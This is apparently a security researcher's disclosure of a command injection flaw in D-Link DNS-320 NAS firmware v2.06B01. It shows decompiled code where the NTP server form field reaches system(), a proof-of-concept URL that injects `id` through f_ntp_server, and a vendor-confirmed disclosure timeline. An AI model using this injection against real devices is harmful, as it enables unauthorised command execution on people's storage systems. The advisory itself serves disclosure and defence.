Disclosure of vulnerabilities in D-LInk DNS320

<> Disclosure of vulnerabilities in D-LInk DNS320.md

Disclosure of vulnerabilities in D-LInk DNS320

Version


firmware version is v2.06B01 (ftp://ftp2.dlink.com/SECURITY_ADVISEMENTS/DNS-320/REVA/DNS-320_REVA_FIRMWARE_v2.06B01.zip)

Details

First of all, let's download the relevant firmware.

```
wget ftp://ftp2.dlink.com/SECURITY_ADVISEMENTS/DNS-320/REVA/DNS-320_REVA_FIRMWARE_v2.06B01.zip
```

unpack the firmware and go to the 'cgi' directory,then use ida load the 'system_mgr.cgi' binary , we found




```
int cgi_ntp_time()
{
  int v0; // r6
  int v2; // r0
  int v3; // r0
  char cmd; // [sp+0h] [bp-ACh]
  char s[79]; // [sp+1h] [bp-ABh]
  char v6[92]; // [sp+50h] [bp-5Ch]

  cgiFormString("f_ntp_server", v6, 64);
  xml_set_str("/system_mgr/time/ntp_server", v6);
  xml_write_file("/etc/NAS_CFG/config.xml");
  LIB_CP_Config_To_MTD(1);
  system("kill -9 `pidof sntp` 2>/dev/null");
  system("SetTimeZone >/dev/null");
  v0 = 0;
  cmd = 0;
  memset(s, 0, sizeof(s));
  system("kill -9 `pidof sntp` 2>/dev/null");
  system("rm /tmp/sntp_ok");
  sprintf(&cmd, "(sntp -r %s >/dev/null) &", v6);// cmd inject
  system(&cmd);
  while ( 1 )
  {
```

There is command injection in the 'cgi_ntp_time' function:

The value of 'v6' is spliced with "(sntp-r% s > / dev/null"), and then passed into system for execution.The value of 'v6' is obtained from the statement `cgiFormString ("f_ntp_server", v6,64);`



```
; Attributes: bp-based frame

cgi_ntp_time
```


xrefs to cgi_ntp_time

Direction	Typ	Address	Text
Do...	p	cgiMain+220	BL cgi_ntp_time

Line 1 of 1

```
SUB     R5, R11, #-cmd
LDR     R0, =aFNtpServer ; "f_ntp_server"
```

We look at the relevant references to the 'cgi_ntp_time' function by cross-referencing (xhot key).



```
        return 0;
      }
      if ( !strcmp((const char *)&cmd, "cgi_ntp_time") )
      {
        cgi_ntp_time();                        // vul :cmd inject
        return 0;
      }
      if ( !strcmp((const char *)&cmd, "cgi_manual_time") )
      {
```

When the value of 'cmd' is equal to 'cgi_ntp_time', the 'cgi_ntp_time' fucntion will be called.

The sample PoC

```
poc:
/cgi-bin/system_mgr.cgi?C1=ON&cmd=cgi_ntp_time&f_ntp_server=`id`
```

TimeLine

July 7, 2020: Report to D-Link

July 16, 2020: Confirmed

July 16, 2020: Vendor Disclosure: https://supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10183

Founder

Swing @ Chaitin Security Research Lab